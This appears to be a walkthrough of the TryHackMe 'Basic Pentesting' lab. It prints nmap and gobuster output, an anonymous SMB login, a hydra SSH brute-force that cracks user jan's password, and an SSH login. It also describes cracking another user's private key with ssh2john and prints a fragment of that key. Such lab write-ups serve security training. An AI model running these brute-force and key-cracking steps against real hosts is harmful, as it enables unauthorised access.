

# Basic\_Pentesting

## nmap\_Scan

```
nmap -T4 -A -p- 10.10.233.127 > Nmap_Scan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-18 22:52 EDT
Warning: 10.10.233.127 giving up on port because retransmission cap hit (6).
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 12.92% done; ETC: 22:59 (0:05:44 remaining)
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 12.94% done; ETC: 22:59 (0:05:50 remaining)
Nmap scan report for 10.10.233.127
Host is up (0.51s latency).
Not shown: 4900 closed tcp ports (conn-refused), 96 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_ clock-skew: mean: 1h19m54s, deviation: 2h18m34s, median: -5s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-03-19T02:58:28
|_  start_date: N/A
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2022-03-18T22:58:27-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 363.72 seconds
```

## Notes

After our nmap scan we see 4 ports open 22 ssh, 80 http, 139,445 smb/netbios. Lets take a look at port 80 first.

## Webpage



## Undergoing maintenance

Please check back later

## Notes

We travel over to the website and see it is under maintenance. I also viewd the source code but found nothing. Lets see if we can find some hidden directories with dobuster.

## Gobuster\_Scan


```
1
2 Gobuster v3.1.0
3 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
4
5 [+] Url: http://10.10.93.17
6 [+] Method: GET
7 [+] Threads: 150
8 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
9 [+] Negative Status codes: 404
10 [+] User Agent: gobuster/3.1.0
11 [+] Extensions: php,html,sh,txt
12 [+] Timeout: 10s
13
14 2022/08/07 22:21:43 Starting gobuster in directory enumeration mode
15
16
17 /index.html (Status: 200) [Size: 158]
18
19 /development (Status: 301) [Size: 316] [→ http://10.10.93.17/development/]
20
21 /server-status (Status: 403) [Size: 299]
22
23 2022/08/07 23:02:00 Finished
24
```

## Notes

We find 2 directories, /development, and index.html.

Command used: gobuster dir -u <http://10.10.93.17> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,sh,txt -t 150 > Gobuster\_Scan

## ***/development***




## Index of /development


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">dev.txt</a>	2018-04-23 14:52	483	
<a href="#">j.txt</a>	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.93.17 Port 80

## Dev\_Note




## J.txt



## Notes

In dev.txt we find a version 2.5.12, that smb has been configured , and that they are using Apache.  
In j.txt we find that they may have weak passwords.  
Lets now take a look at smb.


## SMB



## Notes

I use `smbclient -L ///10.10.97.17/` to check and see if we have anonymous login. We do so let's login. I will try to login to the anonymous share.


## SMB\_Anonymous\_Login



# Notes

We see a staff.txt file.

## Staff.txt



# Notes

We find 2 usernames key and jan. We also can see that they have the ability to upload files. With this information that we have gathered, we can try to bruteforce ssh.

## BruteForce\_SSH

```
kali@kali: ~/Desktop/TRY HACK ME/Basics_Pentesting
File Actions Edit View Help

(kali@kali)~[~/Desktop/TRY HACK ME/Basics_Pentesting]
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.93.17
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-08 00:39:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.93.17:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344234 to do in 1440:12h, 15 active
[STATUS] 105.33 tries/min, 316 tries in 00:03h, 14344084 to do in 2269:39h, 15 active
[STATUS] 109.00 tries/min, 763 tries in 00:07h, 14343637 to do in 2193:14h, 15 active
[22][ssh] host: 10.10.93.17 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-08 00:47:12

(kali@kali)~[~/Desktop/TRY HACK ME/Basics_Pentesting]
$
```

## Notes

I used hydra to crack the password for jan, I tried to crack kay but had no success. so logged into ssh with jan.

## SSH\_Shell\_jan

```
kali@kali: ~/Desktop/TRY HACK ME/Basics_Pentesting
File Actions Edit View Help

(kali@kali)~[~/Desktop/TRY HACK ME/Basics_Pentesting]
$ ssh jan@10.10.93.17
jan@10.10.93.17's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Mon Aug  8 01:06:55 2022 from 10.6.96.55
jan@basic2:~$
```



# Notes

I searched jans directories but didn't find much. I went to kay directory and did `ls -la` and found `id_rsa` key.

## kay\_id\_rsa\_key



# Notes

We can copy this key and create a file called `id_rsa` then do `ssh2john id_rsa > keys_key`. This will make it to where you can use john the ripper and crack the key. The key was too big for the screen shot lol.

## Second\_half\_of\_Key

```
TryHackMe | Basic Pent... qterminal Thunar 11:38 PM
kali@kali: ~/Desktop/TRY HACK ME/Basics_Pentesting
File Actions Edit View Help
RVhY1CUF7xGNmbmZyHZNwMppE218mFSaVFCJEC3CJgN5TvQUXfH6CJ3JRVRhdXVY
VqYjsot+CzF7mbWm5nFsTPPL0nndC6JmrUEUje1bLzBcW6bX5s+b95eFeceWmMVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFCk7RpvCRjSkYWYVEDJMYvc87Z0
ysvOpVn9WnFOUD0N+U4pYP6PmNU4Zd2QekNIWYEXZIZMYypUGCFdA0SARf6/kKwG
oHOACCK3ihAQKkb0+SfLgXBaHxb6k0ocMQAWIOxYJunPKN8bzZlQLJs1JrZXibhL
VaPeH7X25NaUyu5u4bgtFhb/f8aBkbeL4XLWR+4HxbotPjx6RVBYEPZ/kV10q3S1
GpwH5RZon320x4A40PkC6G6JdyHLS6B328uViI6Da6fYi0nA4TEjJTPO5RpcSEK
QKtG65gTcbpcWj1U4I9mEHZeHc0r2LyuFzbnfYUr0qCv08+mS8X75seooN8auQL
